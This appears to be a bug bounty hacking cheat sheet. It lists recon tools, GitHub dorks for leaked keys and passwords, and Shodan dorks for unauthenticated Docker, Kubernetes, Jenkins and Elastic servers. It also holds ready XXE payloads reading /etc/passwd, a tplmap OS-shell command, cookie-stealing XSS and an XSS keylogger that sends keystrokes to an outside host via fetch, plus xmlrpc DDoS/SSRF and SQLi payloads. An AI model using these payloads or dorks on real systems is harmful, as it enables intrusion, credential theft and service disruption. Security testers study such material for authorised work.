https://github.com/offensive-security/masscan-web-ui

Wappalyzer

#https://github.com/vincd/wappylyzer

One of the best tools for identifying the technologies in use on a site, I prefer the chrome plugin or firefox but the script above also works :)

WafW00f


```
#https://github.com/EnableSecurity/wafw00f

Awesome script to detect if your target is protected behind an XSS before you started
launching payloads.

There are also a few cool Burp plugins to faciliate this.

The great thing about Wafw00f is it will try detect which WAF is in place, for ex.
Akami. Once we know the WAF in play we can start lookin for bypasses and other bug
submissions that have bypassed this and tailor our payloads to our needs.
```

Finding Sensitive Loot

I wasn't sure if I should put this under Exploitation but guess it's own section is fitting, a few techniques to find sensitive files that may have been pushed to github etc.

Github Dorking

```
Similar to Shodan dorks etc we can pass dorks ot github to search repos alongside
certain search terms such as filename etc

For example

filename:.bash_history paypal.com
filename:id_rsa paypal.com
filename:token paypal.com
filename:apikey paypal.com
language:python username paypal.com
language:python:username

app.secret.key is also a good one to search for.


There is a awesome list of dorks located here

#https://github.com/techgaun/github-dorks/blob/master/github-dorks.txt


Its very common for devs to accidently push
```



GitMiner

```
#https://github.com/UnkL4b/GitMiner

$:> python3 gitminer-v2.0.py -q 'filename:wp-config extension:php FTP_HOST in:file '
-m wordpress -c pAAAhPOma9jEsXyLWZ-16RTTsGI8wDawbNs4 -o result.txt

$:> python3 gitminer-v2.0.py --query 'extension:php "root" in:file AND "gov.br"
in:file' -m senhas -c pAAAhPOma9jEsXyLWZ-16RTTsGI8wDawbNs4

$:> python3 gitminer-v2.0.py --query 'filename:shadow path:etc' -m root -c
pAAAhPOma9jEsXyLWZ-16RTTsGI8wDawbNs4

$:> python3 gitminer-v2.0.py --query 'filename:configuration extension:php "public
password" in:file' -m joomla -c pAAAhPOma9jEsXyLWZ-16RTTsGI8wDawbNs4

Full List of Dorks Here

https://github.com/UnkL4b/GitMiner
```

Finding Subdomains That Resolve to Internal IP

```
cat domains.txt | while read domain; do if host -t A "$domain" | awk '{print $NF}' |
grep -E '^(192\.168\.|172\.1[6789]\.|172\.2[0-9]\.|172\.3[01]\.|10\.)' &>/dev/null;
then echo $domain; fi; done
```

Exploitation

This is a hard section to type up as some techniques may fall under other headings :) also I probably won't mention XSS & SQLi as they are the basics and lots of resources already exist.

Unauthenticated Elastic Search

“ES is a document-oriented database designed to store, retrieve, and manage document-oriented or semi-structured data"

Elastic Search has a HTTP Server running on Port 9200 that can be used to query the database and sometimes it supports unauthenticated access.

We can find these servers by scanning for Port 9200 or the Shodan Dork below.

port:"9200" elastic

Unauthenticated Docker API

Similar to Elastic Search, Docker has some servies that can be exposed that may be an easy win. Mainly when you install docker on system it will pose an API on your localhost on Port 2375. As its on localhost by default you cant interact however in certain instances this is changed and it is available.

Shodan Dorks come in Handy here

port:"2375" docker
product:docker

If you find a endpoint you can verifiy that its vulnerable by making a GET request too `/version`

From here you can connect with the CLI version of Docker

docker -H ip:port ps

Unauthenticated Kubernetes API

First let me say I am no Kubernetes expert but I know it exists and has similar vulns like DockerAPI & Elastic Search and thats all I need to know for hunting.

Kubernetes exposes an unauthenticated REST API on port 10250

Once again we have 2 options, nMap for this port or shodan

product:"kubernetes"
port:"10250"

Once a Kubernetes service is detected the first thing to do is to get a list of pods by sending a GET request to the /pods endpoint.

apt-get install node-ws
wscat -c “https://<DOMAIN>:<PORT>/<Location Header Value>” –no-check

Its very easy to get RCE from this method :)

Unauthenticated odoo Manager

Shodan Dork

http.status:200 http.component:odoo port:8069

After finding instances go to /web/database/manager most of the time there is either no password or it's "admin"

Or simply port scan for 8069

Unauthenticated Jenkins Instance

Sometimes an application will be running Jenkins which allows Guest/Anonymous signups with /script enabled which allows code exec

Also if you can install plugins there is a terminal plugin

Try dirsearch for /script or use this script to find live Jenkins instances.

Also worth checking Port 8080 alongside 443,80

I recommened if you are working on a big program with thousands of domains to grep for jenkins and pipe all subdomains into full tcp ports scans. Sometimes the instance can be running on a weird port :)

Also grep for these headers

```
X-Hudson: 1.395
X-Jenkins: 2.204.2
X-Jenkins-Session: d615ef86
X-You-Are-Authenticated-As: anonymous
X-You-Are-In-Group-Disabled: JENKINS-39402:
```

Shodan Dork to Find Open Jenkins Instances

x-jenkins 200

XML External Entity (XXE)

#https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection

XML is essential a language designed to transport data in a structured format,
,similar to JSON.

Basic XXE Check

<?xml version="1.0" encoding="utf-8"?><!DOCTYPE data SYSTEM
"http://123123123.burpcollaborator.net/m0chan.dtd"><data>&all;</data>

XXE is a vuln that occurs when an application parses XML.

<?xml version="1.0"?>
<!DOCTYPE note [
<!ENTITY user "m0chan">
<!ENTITY message "m0chanmessage">
]>

In this example the ENTITY user holds the info m0chan which can be called with &user

Now this is useful as we get something called EXTERNAL ENTITY which will load the
data from a external resource in comparison to something "local"

Examples:

<!DOCTYPE foo [<!ENTITY ext SYSTEM "http://m0chan.github.io" >]>
<!DOCTYPE foo [<!ENTITY ext SYSTEM "file:///etc/passwd" >]>

We could also combine this with PHP Object Injection (More on that below) to have a
payload like this

<!ENTITY xxe SYSTEM 'php://filter/convert.base64-encode/resource=/etc/issue' >]>

Testing the Waters

<?xml version="1.0" encoding="utf-8"?>

Testing the Waters #2

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
<!ENTITY % m0chan SYSTEM "file:///etc/passwd">
%m0chan;
]>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>
&xxe;
</foo>


Base64

<!DOCTYPE test [ <!ENTITY % init SYSTEM
"data://text/plain;base64,ZmlsZTovLy9ldGMvcGFzc3dk"> %init; ]><foo/>


This is the basis, if you want the proper example go and buy the Bug Bounty
Playbook.pdf :) Its my favourite book for bug bounty.
```


PHP Object Injection

```
#https://nitesculucian.github.io/2018/10/05/php-object-injection-cheat-sheet/
```

Server-Side-Request-Forgery

```
#https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery
I am not going to explain SSRF here as its fairly straight forward and a lot of
resources exist, I will drop a few payloads I grabbed off twitter recently though.

For other payloads check out Payload All The Things
```

Amazing SSRF Mindmap - Credit @hackerscrolls



Server-Side-Request-Forgery Pt (PDF Convertors)

Sometimes you may run into instances where applications are accepting arbitary file types and converting them to PDF, if so we can try inject html/javascript into the input and see if it is interpreted server side.

Server Side JavaScript Execution -> XMLHttpRequest -> SSRF

Also

Server Side JavaScript Execution -> XMLHttpRequest -> Local File Read (file://)

References: https://www.noob.ninja/2017/11/local-file-read-via-xss-in-dynamically.html
https://www.youtube.com/watch?v=o-tL9ULF0KI&t=753s

Attacking AWS with SSRF

#https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/web-application/ssrf

Amazon AWS has a internal metadata service which can be queired from most instances which gives us a great local service to try query if we believe the underlying platform is being serviced by AWS such as Elastic Beanstalk etc.

Reference: https://medium.com/@GeneralEG/escalating-ssrf-to-rce-f28c482eb8b9

169.254.169.254 - Local EC2 Instance Address to Query

From here it can be very easy to escalate to RCE by gaining read/write on the bucket and uploading a shell.

GraphQL Injection

#https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/GraphQL%20Injection
More on this soon :)

Server Side Template Injection (SSTI)

```
#https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection
More on this soon :)

My primary goto for exploiting SSTI issues is tplmap which is really just sqlmap for template injection vulnerabilities.

#https://github.com/epinna/tplmap

$ ./tplmap.py --os-shell -u 'http://www.target.com/page?name=John'

$ ./tplmap.py -u 'http://www.target.com/page?name=John'
[+] Tplmap 0.5
    Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Testing if GET parameter 'name' is injectable
[+] Smarty plugin is testing rendering with tag '{*}'
[+] Smarty plugin is testing blind injection
[+] Mako plugin is testing rendering with tag '${*}'
...
[+] Jinja2 plugin is testing rendering with tag ''
[+] Jinja2 plugin has confirmed injection with tag ''
[+] Tplmap identified the following injection point:

  GET parameter: name
  Engine: Jinja2
  Injection:
  Context: text
  OS: linux
  Technique: render
  Capabilities:

   Shell command execution: ok
   Bind and reverse shell: ok
   File write: ok
   File read: ok
   Code evaluation: ok, python code
```

Cross-Site Web Socket Hijacking (CSWSH)

Websockets are fairly rare but essentially they allow an application too set up a full duplex communcation allowing users to read and post data simultaneously

Common apps using WebSockers are Chat applications as they want to read/send data at the same time.

CSWSH is similar to CSRF as we use the targets cookie to make the request, we also require the target to visit a page served by us, the difference is instead of sending a POST request in the context of the user we send a websocket connection.

We can use this website to test for the vuln http://websocket.org/echo.html

To Test for this we do the following

1) Log into Website using WebSockets
2) Open Second Tab
3) Visit Link http://websocket.org/echo.html
4) Test if we can make connections as the client.

There is a nice PoC on the Bug Bounty Playbook

Cross-Site Scripting (XSS)

```
#https://github.com/PortSwigger/xss-validator

#https://github.com/payloadbox/xss-payload-list

1) Start xss.js phantomjs $HOME/.BurpSuite/bapps/xss.js
2) Send Request to Intruder
3) Mark Position
4) Import xss-payload-list from $Tools into xssValidator
5) Change Payload Type to Extension Generated
6) Change Payload Process to Invoke-Burp Extension - XSS Validator
7) Add Grep-Match rule as per XSS Validator
8) Start.


Succesful Payloads so Far

<p ondragend=[1].map(prompt) draggable="true">dragMe</p>

<img/src=x onerror=prompt(1)>


I had success recently also by uploading a .html file with pdf magic bytes at the
strat with arbitary javascript to obtain stored XSS on a program.

Payload Below:


%PDF-1.4
%Ã¤Ã¼Ã¶Ã
2 0 obj
<</Length 3 0 R/Filter/FlateDecode>>
stream
x=xË
1E÷ùـ»v¶é´0è~ àø
R
R<h1>This is NOT a PDF!</h1> <img src=x onerror=alert(document.cookie)>
```

Cross-Site Scripting Keylogger

```
Easy JavaScript Keylogger with IMG Tags. Useful for XSS with Login Forms present.

<img src=x onerror='document.onkeypress=function(e){fetch("http://bugcrowd.com/?
k="+String.fromCharCode(e.which))},this.remove();'>
```

XMLRPC.php

```
List all Methods
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>


DDoS

<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://<YOUR SERVER >:<port></string></value>
</param><param><value><string>http://<SOME VALID BLOG FROM THE SITE ></string>
</value></param></params>
</methodCall>


SSRF

<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://<YOUR SERVER >:<port></string></value>
</param><param><value><string>http://<SOME VALID BLOG FROM THE SITE ></string>
</value></param></params>
</methodCall>
```

XXE File Upload SVG

```
#https://scottc130.medium.com/understanding-xxe-vulnerabilities-7e389d3972c2

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<svg>&xxe;</svg>

<?xml version="1.0" encdoing="UTF-8" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe
SYSTEM "file:///etc/passwd" > ]><svg width="512px" height="512px"
xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"
version="1.1"><text font-size="14" x="0" y="16">&xxe;</text></svg>
```

SQL Injection

```
1)Error generation with untrusted input or special characters.
2)Finding total number of columns with order by or group by or having.
3)Finding vulnerable columns with union operator.
4)Extracting basic information like database(), version(), user(), UUID() with
concat() or group_concat().
5)Extracting full table and column names with group_concat() and extracting the data
with same function.
6)Checking file privileges with file_priv.
7)Accessing system files with load_file(). and advance exploitation afterwards.
WAF evasion if any.
```

Ultimate MySQL Injection Payload (Detetify)

```
#https://labs.detectify.com/2013/05/29/the-ultimate-sql-injection-payload/

IF(SUBSTR(@@version,1,1)
<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*'XOR(IF(SUBSTR(@@version,1,1)
<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR'|"XOR(IF(SUBSTR(@@version,1,1)
<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1)))OR"*/
```

JWT Exploiting

```
#https://github.com/wisec/OWASP-Testing-Guide-v5/blob/master/Testing_for_APIs.md

Full details above.

1) Access JWT Debugger too base64 decode and ensure that nothing sensitive is being
transferred. Make sure no PII is being transferred etc.
        2) Try chang esome values and obtain IDOR, like `id` or `isAdmin`
        3) Modigy ALG attribute, set HS256 to null


4) JWT Crack - https://github.com/brendan-rius/c-jwt-cracker - Secret used to encrypt
tokens may be weak.
```

Rate Limiting bypass with IP Rotate

```
Sometimes rate limiting for authentication or OTP are based off source IP, this can
be bypassed using Amazon API's and IP Rotate.

https://portswigger.net/bappstore/2eb2b1cb1cf34cc79cda36f0f9019874
```

IDOR Tricks & Bypasses

If fields are passed in clientside requests try another db Field - https://twitter.com/m0chan98/status/1286215630253850625/photo/1

https://www.notion.so/IDOR-Attack-vectors-exploitation-bypasses-and-chains-0b73eb18e9b640ce8c337af83f397a6b

Nuclei

Can take numerous templates across various hosts to find known vulnerabilities.

Requires you specify a custom user agent unless Cloudfare drops all traffic.

```
nuclei -l newsubs.httprobe -c 60 -t /root/tools/BotTemplates/ -o newsubs.httprobe.nuclei -H "User-Agent: User-Agent: Mozilla/5.0 Windows NT 10.0 Win64 AppleWebKit/537.36 Chrome/69.0.3497.100"
```

Artifactory Stuff

#https://www.errno.fr/artifactory/Attacking_Artifactory

Cross-Site Scripting Bit n Bobs

Got a lot to add here (naturally) but for the time being just noting down this bypass.

If exploiting <a href> xss and "javasript" is blocked by WAF or URL then try the below.

Add any number of \n \t or \r in the middle
java\nscript:

Add characters from \x00- \x20 at the beginning

\x01javascript:


Randoomize the case

jaVAscrIpT:

Can also use the below to get rid of the word JavaScript all together

\u006A\u0061\u0076\u0061\u0073\u0063\u0072\u0069\u0070\u0074\u003aalert(1)

\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3aalert(1)



</img>

Quick SSTI (RCE) Tip from Twitter

```
#Full credit goes too - https://twitter.com/MrDamanSingh/status/1317042176337932291

Had to save this here as I thought it was pretty sick

root@m0chan:~ waybackurls http://target.com | qsreplace "m0chan" > fuzz.txt
root@m0chan:~ ffuf -u FUZZ -w fuzz.txt -replay-proxy http://127.0.0.1:8080/
(captured requests in burp)
search: m0chan81 in burp

Could also apply to a few other things beside SSTI

WIP: Could also pass all QReplaced URLs to Nuclei and Grep for 81 and trigger alert?
```

QSReplace

I wasnt sure where to add the section on QSReplace but felt it warranted it's own section.

#https://github.com/tomnomnom/qsreplace

Accept URLs on stdin, replace all query string values with a user-supplied value, only output each combination of query string parameters once per host and path.

This can be super useful for findings things such as RXSS, LFI, SSRF , SSTI & RCE.

For example we could replace all parameters with a burp collaborator such as

```
root@m0chan:~ cat urls.txt | qsreplace collab.m0chan.co.uk
https://example.com/path?one=collab.m0chan.co.uk&two=collab.m0chan.co.uk
https://example.com/pathtwo?one=collab.m0chan.co.uk&two=collab.m0chan.co.ukl
https://example.net/a/path?one=collab.m0chan.co.uk&two=collab.m0chan.co.uk
```